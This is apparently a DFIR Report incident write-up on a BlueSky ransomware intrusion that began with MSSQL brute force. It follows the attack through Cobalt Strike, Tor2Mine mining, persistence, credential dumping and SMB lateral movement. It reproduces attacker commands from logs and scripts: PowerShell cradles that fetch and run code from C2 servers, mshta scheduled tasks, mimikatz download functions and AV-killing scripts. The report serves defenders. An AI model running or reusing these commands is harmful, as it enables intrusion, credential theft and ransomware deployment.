


SQL Brute Force Leads to BlueSky Ransomware

 thefirreport.com/2023/12/04/sql-brute-force-leads-to-bluesky-ransomware/

December 4, 2023

In December 2022, we observed an intrusion on a public-facing MSSQL Server, which resulted in BlueSky ransomware. First discovered in June 2022, BlueSky ransomware has code links to Conti and Babuk ransomware.

While other reports point to malware downloads as initial access, in this report the threat actors gained access via a MSSQL brute force attack. They then leveraged Cobalt Strike and Tor2Mine to perform post-exploitation activities. Within one hour of the threat actors accessing the network, they deployed BlueSky ransomware network wide.

Case Summary.

In the month of December 2022, we observed a cluster of activity targeting MSSQL servers. The activity started with brute force password attempts for the MS SQL “sa” (System Administrator) account on an internet facing server. Upon successfully discovering the password, the threat actors enabled “xp_cmdshell” on the SQL server. The “xp_cmdshell” allows users with sysadmin privilege to execute shell commands on the host.

Using “xp_cmdshell” the threat actors first executed a PowerShell command on the SQL server. The command contained base64 encoded content, which, upon execution, established a connection to a Cobalt Strike command and control server. This activity was immediately followed by injection into the legitimate process winlogon. The injected process then spawned PowerShell and cmd to perform SMB scans and discovery using SMBexec.

The PowerShell session was then seen making a connection to a Tor2Mine stager server. This was followed by execution of a PowerShell script which performed a variety of operations, such as checking privileges of the active user, disabling of AV solutions, and dropping of a miner payload named java.exe. Tor2Mine is a Monero-mining campaign that is based on XMRigCC. Depending upon the privileges of the user, the script also performs creation of scheduled tasks and Windows services to maintain persistence on the host.


Around 15 minutes after initial access, the threat actors then moved laterally toward domain controllers and file shares using remote service creation. These services were used to execute the same PowerShell commands, download and execute the Tor2Mine malware. Upon establishing access to one of the domain controllers the threat actors performed similar activity as observed on the beachhead.

After roughly 30 minutes after initial access, the BlueSky ransomware binary was dropped and executed on the beachhead. The execution worked as intended which resulted in the ransomware spreading to all devices in the network over SMB. The time to ransomware in this case was 32 minutes.

Threat Actor Profile:

Cobalt Strike

The Cobalt Strike server observed in this intrusion was first observed on December 16th 2022 and remained active through January 17th 2023. We saw the server then return for a second time frame from April 6th 2023 though April 15th 2023. This data was provided via the [Threat Intel tracking services](#) of The DFIR Report.



Tor2Mine

The PowerShell scripts involved in this case as well as infrastructure for the Tor2Mine server were observed being reused in May 2023 with the PaperCut NG [CVE-2023-27350](#) exploit as the initial access source. In that intrusion no ransomware was observed. The linked case data is available for [All Intel](#) subscribers in event 21132 (c39d59d8-8bae-49f5-8b29-de5c13b61899).

Services

We offer multiple services including a [Threat Feed](#) service which tracks Command and Control frameworks such as Cobalt Strike, Sliver, BianLian, Metasploit, Empire, Havoc, etc. More information on this service can be found [here](#).

Our [All Intel](#) service includes private reports, exploit events, long term infrastructure tracking, clustering, C2 configs, and other curated intel.

We'll be launching a private ruleset soon, if you'd like to get in at a discounted rate for the beta, please [Contact Us](#).

If you are interested in hearing more about our services, or would like to talk about a free trial, please reach out using the [Contact Us](#) page. We look forward to hearing from you.

Analysts


```

2022-12-12 12:00:00 Logon Login succeeded for user 'sa'. Connection made using SQL Server authentication. [CLIENT: 5.188.86.237]
2022-12-12 12:00:01 spid52 Configuration option 'show advanced options' changed from 1 to 1. Run the RECONFIGURE statement to install.
2022-12-12 12:00:02 spid52 Configuration option 'xp_cmdshell' changed from 1 to 1. Run the RECONFIGURE statement to install.

```

The threat actor then executed a Cobalt Strike beacon and a PowerShell script that has previously been identified by Sophos as used in campaigns to deploy Tor2Mine malware.

The overall execution events are depicted in the below diagram:



| Action Type | Initiating Process Parent Id | Initiating Process Id | Initiating Process Folder Path | Initiating Process Command Line |
|----------------|------------------------------|-----------------------|--|--|
| ProcessCreated | 908 | 4600 | c:\windows\system32\cmd.exe | "cmd.exe" /c cmd /c powershell -exec bypass -w 1 -e aQBIAHgAKAAoAE4AZQB3AC0ATwB1AGoAZQBjAHQAIABTAHkAcwB0AGUAbQAUAE4AZQB0AC4AVwB1LAGIAYwBsAGkAZQBwAHQAKQAUAEQAbwB3AG4AbABVAGEAZABTAHQAcgBpAG4AZwAoACcAaAB0A0A0ACAA6AC8ALwA1AC4AMQA4ADgALgA4ADYALgAyADMANwA6ADgAMAA4ADAALwBEAEYAVQBBrAHIAJwApACKA] |
| ProcessCreated | 908 | 4600 | c:\windows\system32\cmd.exe | "cmd.exe" /c cmd /c powershell -exec bypass -w 1 -e aQBIAHgAKAAoAE4AZQB3AC0ATwB1AGoAZQBjAHQAIABTAHkAcwB0AGUAbQAUAE4AZQB0AC4AVwB1LAGIAYwBsAGkAZQBwAHQAKQAUAEQAbwB3AG4AbABVAGEAZABTAHQAcgBpAG4AZwAoACcAaAB0A0A0ACAA6AC8ALwA1AC4AMQA4ADgALgA4ADYALgAyADMANwA6ADgAMAA4ADAALwBEAEYAVQBBrAHIAJwApACKA] |
| ProcessCreated | 908 | 4600 | c:\windows\system32\cmd.exe | "cmd.exe" /c cmd /c powershell -exec bypass -w 1 -e aQBIAHgAKAAoAE4AZQB3AC0ATwB1AGoAZQBjAHQAIABTAHkAcwB0AGUAbQAUAE4AZQB0AC4AVwB1LAGIAYwBsAGkAZQBwAHQAKQAUAEQAbwB3AG4AbABVAGEAZABTAHQAcgBpAG4AZwAoACcAaAB0A0A0ACAA6AC8ALwA1AC4AMQA4ADgALgA4ADYALgAyADMANwA6ADgAMAA4ADAALwBEAEYAVQBBrAHIAJwApACKA] |
| ProcessCreated | 652 | 908 | c:\program files\microsoft sql server\mssql5.sqlservr\mssql\bin\sqlservr.exe | "sqlservr.exe" -sSQLEXPRESS |

The first PowerShell script executed a command to download a Cobalt Strike beacon.

```

Input
start: 232 length: 232
end: 232 length: 1
length: 0 lines: 1

aQBIAHgAKAAoAE4AZQB3AC0ATwB1AGoAZQBjAHQAIABTAHkAcwB0AGUAbQAUAE4AZQB0AC4AVwB1LAGIAYwBsAGkAZQBwAHQAKQAUAEQAbwB3AG4AbABVAGEAZABTAHQAcgBpAG4AZwAoACcAaAB0A0A0ACAA6AC8ALwA1AC4AMQA4ADgALgA4ADYALgAyADMANwA6ADgAMAA4ADAALwBEAEYAVQBBrAHIAJwApACKA]

Output
time: 1ms
length: 87
lines: 1

iex((New-Object System.Net.Webclient).DownloadString('http://5.188.86.237:8080/DFUkr'))

```

This was followed by a second PowerShell execution for:

```

Input
length: 216
Lines: 1
a0BlAHgATAAoACgATgBlAHcAL0BPAGIAagBlAGMAdAagAFMAe0BzAHQAZ0BtAC4ATgBlAHQALgBXAGUAYgBDAGwAaQBlAG4AdAApAC4ARABvAHcAbgBSAG8AYQBkAFMAdABYAGkAbgBnACgAJwBoAH
QAdABwADoALwAVADgAMwAuADkANwAuADIAMAAuADgAMQAvAG0AZ0B0AGEAJwApACKA

Output
time: 1ms
length: 81
Lines: 1
iex ((New-Object System.Net.WebClient).DownloadString('http://83.97.20.81/meta'))

```

A connection was then established with the following Tor2Mine server and URIs:

| timestamp | source.ip | destination.ip | eventAction | destination.port | url.domain | url.original |
|---------------|------------|----------------|-------------|------------------|-------------|---------------------------------------|
| 19:58:33.492Z | [REDACTED] | 83.97.20.81 | get | 80 | 83.97.20.81 | /meta |
| 19:58:43.462Z | [REDACTED] | 83.97.20.81 | get | 80 | 83.97.20.81 | /win/checking.ps1 |
| 19:59:06.838Z | [REDACTED] | 83.97.20.81 | get | 80 | 83.97.20.81 | /win/min/64.exe |
| 19:59:16.240Z | [REDACTED] | 83.97.20.81 | get | 80 | 83.97.20.81 | /win/del.ps1 |
| 19:59:17.549Z | [REDACTED] | 83.97.20.81 | get | 80 | 83.97.20.81 | /win/val/ichigo2.bin |
| 19:59:17.959Z | [REDACTED] | 83.97.20.81 | get | 80 | 83.97.20.81 | /win/mods/ichigo/Invoke-PowerDump.ps1 |
| 19:59:18.453Z | [REDACTED] | 83.97.20.81 | get | 80 | 83.97.20.81 | /win/mods/ichigo/Invoke-TheHash.ps1 |
| 19:59:18.772Z | [REDACTED] | 83.97.20.81 | get | 80 | 83.97.20.81 | /win/mods/ichigo/Invoke-Mimikatz.ps1 |
| 19:59:21.178Z | [REDACTED] | 83.97.20.81 | get | 80 | 83.97.20.81 | /win/mods/ichigo/Invoke-SMBExec.ps1 |

Tor2Mine uses a PowerShell script checking.ps1 to perform variety of operations. The script first sets a variable named \$priv and \$osver to check whether the active user is an administrator and the operating system version respectively, in the first few lines.

```

$priv = [bool](([System.Security.Principal.WindowsIdentity]::GetCurrent()).groups -match "S-1-5-32-544")
$osver = ([environment]::OSVersion.Version).Major
$WarningPreference = "SilentlyContinue"
$erroractionpreference = "SilentlyContinue"
[System.Net.ServicePointManager]::ServerCertificateValidationCallback = { $true }

```

It then attempts to pull down an additional script named kallen.ps1, a PowerShell version of mimikatz from the Tor2Mine server.

```

Function mimi
{
    if ((test-path "C:\Windows\syste\native\WindowsPowerShell\v1.0\powershell.exe") -eq $true)
    {
        C:\Windows\syste\native\WindowsPowerShell\v1.0\powershell.exe -w 1 -NoProfile -InputFormat None -ExecutionPolicy Bypass -Command "iex ((New-Object System.Net.WebClient).DownloadString('http://83.97.20.81/win/3p/mimi/kallen.ps1'))\"
    }
    else
    {
        C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -w 1 -NoProfile -InputFormat None -ExecutionPolicy Bypass -Command "iex ((New-Object System.Net.WebClient).DownloadString('http://83.97.20.81/win/3p/mimi/kallen.ps1'))\"
    }
}

```

It also consists of a function named “StopAV”, where it tries to disable antivirus solutions – in this case, MalwareBytes, Sophos and Windows Defender.

To establish persistence in the network, multiple scheduled tasks and Windows services were created on the beachhead and one of the domain controllers. They reference the files dropped on the compromised hosts and Tor2Mine servers.

| Action Type | Initiating Process Command Line | Initiating Process Parent File Name |
|----------------|--|-------------------------------------|
| SchTasksLaunch | "schtasks.exe" /f /tn \Microsoft\Windows\UI\LPupdate /tr "C:\Windows\System32\cmd.exe /c powershell -exec bypass C:\Windows\Fonts\del.ps1" /ru SYSTEM /sc HOURLY /mo 4 /create | powershell.exe |
| SchTasksLaunch | SCHTASKS /create /tn "\Microsoft\Windows\RamDiagnostic\Error Diagnostic" /sc DAILY /f /mo 8 /tr "cmd /c powershell -nop -noni -w 1 -enc cgb1AGcAcwB2AHIAMwAyACAALwB1ACAALwBzACAALwBpDoAaABBAHQACA6A8C8ALw4ADMLgA5ADcAlgAyADAALgA4ADEALwB3AGKAbgAVAHAAABwAC8AZgB1AG4AYwAUAAHAAABwACAACwBJAH1AbwB1AGoALgBKAGwAbAA=" /ru SYSTEM | cmd.exe |
| SchTasksLaunch | SCHTASKS /create /tn "\Microsoft\Windows\NET Framework\NET Framework Cache Optimization Files-S-3-5-21-2236678156-433529325-2142214268-1138" /sc DAILY /f /mo 5 /tr "cmd /c powershell -nop -noni -w 1 -enc cgb1AGcAcwB2AHIAMwAyACAALwB1ACAALwBzACAALwBpDoAaABBAHQACA6A8C8ALw4ADMLgA5ADcAlgAyADAALgA4ADEALwB3AGKAbgAVAHAAABwAC8AZgB1AG4AYwAUAAHAAABwACAACwBJAH1AbwB1AGoALgBKAGwAbAA=" /ru SYSTEM | cmd.exe |
| SchTasksLaunch | SCHTASKS /create /tn "\Microsoft\Windows\NET Framework\NET Framework Cache Optimization Files-S-3-5-21-2236678155-433529325-2142214968-1138" /sc HOURLY /f /mo 17 /tr "cmd /c powershell -nop -noni -w 1 -enc cgb1AGcAcwB2AHIAMwAyACAALwB1ACAALwBzACAALwBpDoAaABBAHQACA6A8C8ALw4ADMLgA5ADcAlgAyADAALgA4ADEALwB3AGKAbgAVAHAAABwAC8AZgB1AG4AYwAUAAHAAABwACAACwBJAH1AbwB1AGoALgBKAGwAbAA=" /ru SYSTEM | cmd.exe |
| SchTasksLaunch | SCHTASKS /create /tn "\Microsoft\Windows\Registry\RegBackup" /sc MINUTE /f /mo 10 /tr "C:\Windows\System32\cmd.exe /c schtasks /tn \Microsoft\Windows\Bluetooth\UpdateDeviceTask /run" /ru "NT AUTHORITY\SYSTEM" /RL HIGHEST | cmd.exe |
| SchTasksLaunch | SCHTASKS /create /tn \Microsoft\Windows\DiskCleanup\SlientDefragDisks /sc daily /f /mo 4 /tr "C:\Windows\System32\cmd.exe /c mshta https://asd.s7610r1r.pw/win/checking.hta" /ru SYSTEM | cmd.exe |
| SchTasksLaunch | SCHTASKS /create /tn "\Microsoft\Windows\NET Framework\NET Framework NGEN v4.0.50319 Critical" /sc daily /f /mo 3 /tr "C:\Windows\System32\cmd.exe /c mshta http://asd.s7610r1r.pw/win/checking.hta" /ru SYSTEM | cmd.exe |
| SchTasksLaunch | SCHTASKS /create /tn \Microsoft\Windows\EDP\EDP App Update Cache" /sc hourly /f /mo 23 /tr "C:\Windows\System32\cmd.exe /c mshta https://asq.r77vh0.pw/win/hss1/r7.hta" /ru SYSTEM | cmd.exe |
| SchTasksLaunch | SCHTASKS /create /tn "\Microsoft\Windows\EDP\EDP App Lock Task" /sc hourly /f /mo 22 /tr "C:\Windows\System32\cmd.exe /c mshta http://asq.r77vh0.pw/win/checking.hta" /ru SYSTEM | cmd.exe |
| SchTasksLaunch | SCHTASKS /create /tn "\Microsoft\Windows\UPnP\UPnPClient Task" /sc DAILY /f /mo 4 /tr "C:\Windows\System32\cmd.exe /c mshta https://asq.d6shiwz.pw/win/hss1/d6.hta" /ru SYSTEM /RL HIGHEST | cmd.exe |
| SchTasksLaunch | SCHTASKS /create /tn \Microsoft\Windows\UPnP\UPnPHost" /sc DAILY /f /mo 2 /tr "C:\Windows\System32\cmd.exe /c mshta http://asq.swhw71un.pw/win/checking.hta" /ru SYSTEM /RL HIGHEST | cmd.exe |
| SchTasksLaunch | SCHTASKS /create /tn \Microsoft\Windows\Shell\WinShell" /sc DAILY /f /mo 1 /tr "C:\Windows\System32\cmd.exe /c mshta http://83.97.20.81/win/checking.hta" /ru SYSTEM /RL HIGHEST | cmd.exe |
| SchTasksLaunch | SCHTASKS /create /tn \Microsoft\Windows\Shell\WindowsShellUpdate" /sc HOURLY /f /mo 6 /tr "C:\Windows\System32\cmd.exe /c mshta http://83.97.20.81/win/update.hta" /ru "NT AUTHORITY\SYSTEM" /RL HIGHEST | cmd.exe |
| SchTasksLaunch | schtasks /create /TN \Microsoft\Windows\Bluetooth\UpdateDeviceTask /TR C:\ProgramData\Oracle\Java\java.exe /ST 00:00 /SC once /DU 59994 /RI 1 /F /RL HIGHEST /RU SYSTEM | cmd.exe |
| SchTasksLaunch | SCHTASKS /create /tn "\Microsoft\Windows\NET Framework\NET Framework Cache Optimization" /sc HOURLY /f /mo 16 /tr "cmd /c powershell -nop -noni -w 1 -enc cgb1AGcAcwB2AHIAMwAyACAALwB1ACAALwBzACAALwBpDoAaABBAHQACA6A8C8ALw4ADMLgA5ADcAlgAyADAALgA4ADEALwB3AGKAbgAVAHAAABwAC8AZgB1AG4AYwAUAAHAAABwACAACwBJAH1AbwB1AGoALgBKAGwAbAA=" /ru SYSTEM | cmd.exe |

| event code | winlog.event_data.ServiceName | winlog.event_data.ImagePath |
|------------|--|---|
| 7045 | Microsoft .NET Framework NGEN v2.0.55727_x64 | cmd /c mshta http://asq.r77vh0.pw/win/checking.hta |
| 7045 | Microsoft .NET Framework NGEN v2.0.55727_x32 | cmd /c mshta https://asq.swhw71un.pw/win/checking.hta |
| 7045 | WinRing0_1_2_0 | C:\Windows\System32\WinRing0x64.sys |

Privilege Escalation

The threat actor was seen injecting code into legitimate process winlogon.exe via CreateRemoteThread which can be detected using Sysmon event ID 8.


```

message: CreateRemoteThread detected:
RuleName: technique_id=T1055,technique_name=Process Injection
[REDACTED]
SourceProcessGuid: {76fcf8b4-9fa0-63ac-2716-000000000600}
SourceProcessId: 1944
SourceImage: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
TargetProcessGuid: {76fcf8b4-c52e-63ab-0a00-000000000600}
TargetProcessId: 584
TargetImage: C:\Windows\System32\winlogon.exe
NewThreadId: 4828
StartAddress: 0x0000016FBCCC0000
StartModule: -
StartFunction: -
SourceUser: NT SERVICE\MSSQL$SQLEXPRESS
TargetUser: NT AUTHORITY\SYSTEM

```

During the intrusion the threat actor deployed XMrig miner which loaded the driver WinRing0. This driver is deployed to assist the miner in operations and has been in use since at least version 5.3.0.

```

Driver loaded:
RuleName: -
UtcTime: [REDACTED]
ImageLoaded: C:\Windows\System32\WinRing0x64.sys
Hashes: SHA1=D25340AE8E92A6D29F599FEF426A2BC1B5217299, MD5=0C0195C48B6B8582FA6F6373032118DA, SHA2
56=11BD2C9F9E2397C9A16E0990E4ED2CF0679498FE0FD418A3DFDAC60B5C160EE5, IMPHASH=D41FA95D4642DC981F1
0DE36F4DC8CD7
Signed: true
Signature: Noriyuki MIYAZAKI
SignatureStatus: Valid

```

Defense Evasion

The Windows Defender AV Real-Time Monitoring was disabled on the beachhead and one of the domain controllers using Set-MpPreference cmdlet.

| winlog_computer_name | event_code | event_action | registry_path | registry_value | winlog_event_data_Details | process_executable |
|----------------------|------------|--|--|---------------------------|---------------------------|---|
| [REDACTED] | 13 | Registry value set (rule: RegistryEvent) | HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection\DisableRealtimeMonitoring | DisableRealtimeMonitoring | DWORD (0x00000001) | C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe |
| [REDACTED] | 13 | Registry value set (rule: RegistryEvent) | HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection\DisableRealtimeMonitoring | DisableRealtimeMonitoring | DWORD (0x00000001) | C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe |

The PowerShell script, checking.ps1, is explained in the Execution section which contained other ways to disable AV, including registry modifications and service disabling.

A PowerShell script named del.ps1 attempts to terminate system utilities such as Process Explorer, Task Manager, Process Monitor, and Daphne Task Manager.

```

## Hmmm
Get-WmiObject __FilterToConsumerBinding -Namespace root\subscription | Remove-WmiObject

$list = "taskmgr", "perfmon", "SystemExplorer", "taskman", "ProcessHacker", "procexp64", "procexp", "Procmon", "Daphne"
foreach($task in $list) {
    try {
        stop-process -name $task -force
    }
    catch {}
}

stop-process $pid -force
#stop-process -name powershell -force

```

In the script `checking.ps1` the threat actor created 16 different tasks on the hosts where Tor2Mine was deployed. These tasks were named in a manner to try and blend in with various Windows tasks that on the hosts:

```

\Microsoft\Windows\MUI\LPupdate
\Microsoft\Windows\RamDiagnostic\Error Diagnostic
\Microsoft\Windows\.NET Framework\.NET Framework Cache Optimization Files-S-3-5-21-2236678156-433529325-2142214268-1138
\Microsoft\Windows\.NET Framework\.NET Framework Cache Optimization Files-S-3-5-21-2236678155-433529325-2142214968-1138
\Microsoft\Windows\.NET Framework\.NET Framework Cache Optimization"
\Microsoft\Windows\Registry\RegBackup
\Microsoft\Windows\DiskCleanup\SlientDefragDisks
\Microsoft\Windows\.NET Framework\.NET Framework NGEN v4.0.50319 Critical
\Microsoft\Windows\EDP\EDP App Update Cache
\Microsoft\Windows\EDP\EDP App Lock Task
\Microsoft\Windows\UPnP\UPnPClient Task
\Microsoft\Windows\UPnP\UPnPHost
\Microsoft\Windows\Shell\WinShell
\Microsoft\Windows\Shell\WindowsShellUpdate
\Microsoft\Windows\Bluetooth\UpdateDeviceTask
\Microsoft\Windows\.NET Framework\.NET Framework Cache Optimization

```

Credential Access

Tor2Mine was used to access the LSASS memory space and the access granted was 0x1010.

```

message: Process accessed:
RuleName: technique_id=T1003,technique_name=Credential Dumping
UtcTime: ██████████
SourceProcessGUID: {76fcf8b4-9fdc-63ac-4916-00000000600}
SourceProcessId: 4804
SourceThreadId: 2396
SourceImage: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
TargetProcessGUID: {76fcf8b4-c532-63ab-0c00-00000000600}
TargetProcessId: 672
TargetImage: C:\Windows\system32\lsass.exe
GrantedAccess: 0x1010
CallTrace: C:\Windows\SYSTEM32\ntd11.dll+9fc24|C:\Windows\System32\KERNELBASE.dll+20d0e|UNKNOWN(0000025418EE8A33)
SourceUser: NT AUTHORITY\SYSTEM
TargetUser: NT AUTHORITY\SYSTEM

```

On the beachhead, we observed the execution of credential dumping utility Invoke-PowerDump.

```

powershell -exec bypass -w 1 -e
aQB1AHgAIAAoACgATgB1AHcALQBPAgIAgB1AGMAdAAgAFMAeQBzAHQAZQBtAC4ATgB1AHQALgBXAGUAYgBDAgWAQ0B1AG4GAAPAC4ARABvAHcAbgBsAG8AYQBkAFMAdABYAGkAbgBnACgAJwBoAHQAdABwADoALWAvADgAMhauADkANWauAD1AMAUuADgAMQAvAGBAZQBBAEATwAPACKA ("Command": "Invoke-Mieikatz")

powershell -exec bypass -w 1 -e
aQB1AHgAIAAoACgATgB1AHcALQBPAgIAgB1AGMAdAAgAFMAeQBzAHQAZQBtAC4ATgB1AHQALgBXAGUAYgBDAgWAQ0B1AG4GAAPAC4ARABvAHcAbgBsAG8AYQBkAFMAdABYAGkAbgBnACgAJwBoAHQAdABwADoALWAvADgAMhauADkANWauAD1AMAUuADgAMQAvAGBAZQBBAEATwAPACKA ("Command": "Invoke-PowerDump")

powershell -exec bypass -w 1 -e
aQB1AHgAIAAoACgATgB1AHcALQBPAgIAgB1AGMAdAAgAFMAeQBzAHQAZQBtAC4ATgB1AHQALgBXAGUAYgBDAgWAQ0B1AG4GAAPAC4ARABvAHcAbgBsAG8AYQBkAFMAdABYAGkAbgBnACgAJwBoAHQAdABwADoALWAvADgAMhauADkANWauAD1AMAUuADgAMQAvAGBAZQBBAEATwAPACKA ("Command": "Invoke-SMBExec")

powershell -exec bypass -w 1 -e
aQB1AHgAIAAoACgATgB1AHcALQBPAgIAgB1AGMAdAAgAFMAeQBzAHQAZQBtAC4ATgB1AHQALgBXAGUAYgBDAgWAQ0B1AG4GAAPAC4ARABvAHcAbgBsAG8AYQBkAFMAdABYAGkAbgBnACgAJwBoAHQAdABwADoALWAvADgAMhauADkANWauAD1AMAUuADgAMQAvAGBAZQBBAEATwAPACKA ("Command": "Invoke-TheHash")

```

Discovery.

During the course of the intrusion, we observed port discovery (port 445) activity from the beachhead. We attribute this to the invocation of the PowerShell command Invoke-SMBExec. This was likely executed as part of the Invoke-TheHash framework based on other PowerShell modules observed.

```

1 <#
2 .SYNOPSIS
3 Invoke-TheHash - PowerShell Pass The Hash Utils
4
5 .LINK
6 https://github.com/Kevin-Robertson/Invoke-TheHash
7 #>
8 Import-Module $PWD\Invoke-TheHash.ps1
9 Import-Module $PWD\Invoke-SMBClient.ps1
10 Import-Module $PWD\Invoke-SMBEnum.ps1
11 Import-Module $PWD\Invoke-SMBExec.ps1
12 Import-Module $PWD\Invoke-WMIExec.ps1

```

| Initiating Process File Name | Initiating Process Command Line | Additional Fields |
|------------------------------|--|-------------------------------|
| powershell.exe | powershell -exec bypass -w 1 -e aQB1AHgAIAAoACgATgB1AHcALQBPAgIAgB1AGMAdAAgAFMAeQBzAHQAZQBtAC4ATgB1AHQALgBXAGUAYgBDAgWAQ0B1AG4GAAPAC4ARABvAHcAbgBsAG8AYQBkAFMAdABYAGkAbgBnACgAJwBoAHQAdABwADoALWAv... | {"Command": "Invoke-SMBExec"} |

| | | | | |
|---------------------------------|--|------------|-----|---|
| OutboundConnectionToSmbProtocol | C:\Windows\System32\WindowsPowerShell\v1.0 | [REDACTED] | 445 | powershell -exec bypass -w 1-e aQBIAHgAJAAoACgATgBIAHcALQBPAGIAagBIAGMAdAAgAFMAeQBzAHQAZQBIAc4ATgBIAHQALgBXAGUA' |
| OutboundConnectionToSmbProtocol | C:\Windows\System32\WindowsPowerShell\v1.0 | [REDACTED] | 445 | powershell -exec bypass -w 1-e aQBIAHgAJAAoACgATgBIAHcALQBPAGIAagBIAGMAdAAgAFMAeQBzAHQAZQBIAc4ATgBIAHQALgBXAGUA' |
| OutboundConnectionToSmbProtocol | C:\Windows\System32\WindowsPowerShell\v1.0 | [REDACTED] | 445 | powershell -exec bypass -w 1-e aQBIAHgAJAAoACgATgBIAHcALQBPAGIAagBIAGMAdAAgAFMAeQBzAHQAZQBIAc4ATgBIAHQALgBXAGUA' |
| OutboundConnectionToSmbProtocol | C:\Windows\System32\WindowsPowerShell\v1.0 | [REDACTED] | 445 | powershell -exec bypass -w 1-e aQBIAHgAJAAoACgATgBIAHcALQBPAGIAagBIAGMAdAAgAFMAeQBzAHQAZQBIAc4ATgBIAHQALgBXAGUA' |
| OutboundConnectionToSmbProtocol | C:\Windows\System32\WindowsPowerShell\v1.0 | [REDACTED] | 445 | powershell -exec bypass -w 1-e aQBIAHgAJAAoACgATgBIAHcALQBPAGIAagBIAGMAdAAgAFMAeQBzAHQAZQBIAc4ATgBIAHQALgBXAGUA' |
| OutboundConnectionToSmbProtocol | C:\Windows\System32\WindowsPowerShell\v1.0 | [REDACTED] | 445 | powershell -exec bypass -w 1-e aQBIAHgAJAAoACgATgBIAHcALQBPAGIAagBIAGMAdAAgAFMAeQBzAHQAZQBIAc4ATgBIAHQALgBXAGUA' |
| OutboundConnectionToSmbProtocol | C:\Windows\System32\WindowsPowerShell\v1.0 | [REDACTED] | 445 | powershell -exec bypass -w 1-e aQBIAHgAJAAoACgATgBIAHcALQBPAGIAagBIAGMAdAAgAFMAeQBzAHQAZQBIAc4ATgBIAHQALgBXAGUA' |
| OutboundConnectionToSmbProtocol | C:\Windows\System32\WindowsPowerShell\v1.0 | [REDACTED] | 445 | powershell -exec bypass -w 1-e aQBIAHgAJAAoACgATgBIAHcALQBPAGIAagBIAGMAdAAgAFMAeQBzAHQAZQBIAc4ATgBIAHQALgBXAGUA' |
| OutboundConnectionToSmbProtocol | C:\Windows\System32\WindowsPowerShell\v1.0 | [REDACTED] | 445 | powershell -exec bypass -w 1-e aQBIAHgAJAAoACgATgBIAHcALQBPAGIAagBIAGMAdAAgAFMAeQBzAHQAZQBIAc4ATgBIAHQALgBXAGUA' |
| OutboundConnectionToSmbProtocol | C:\Windows\System32\WindowsPowerShell\v1.0 | [REDACTED] | 445 | powershell -exec bypass -w 1-e aQBIAHgAJAAoACgATgBIAHcALQBPAGIAagBIAGMAdAAgAFMAeQBzAHQAZQBIAc4ATgBIAHQALgBXAGUA' |

Looking at the traffic from a network perspective we observed the activity making DCE\RPC calls to the svcctl endpoint and the named pipe \pipe\ntsvcs using the OpenSCManagerW operation.

| event.dataset | source.ip | destination.ip | destination.port | zeek.dce_rpc.named_pipe | zeek.dce_rpc.endpoint | zeek.dce_rpc.operation |
|---------------|-----------|----------------|------------------|-------------------------|-----------------------|------------------------|
| zeek.dce_rpc | 10.0.0.43 | 10.0.0.10 | 445 | \pipe\ntsvcs | svcctl | OpenSCManagerW |
| zeek.dce_rpc | 10.0.0.43 | 10.0.0.11 | 445 | \pipe\ntsvcs | svcctl | OpenSCManagerW |
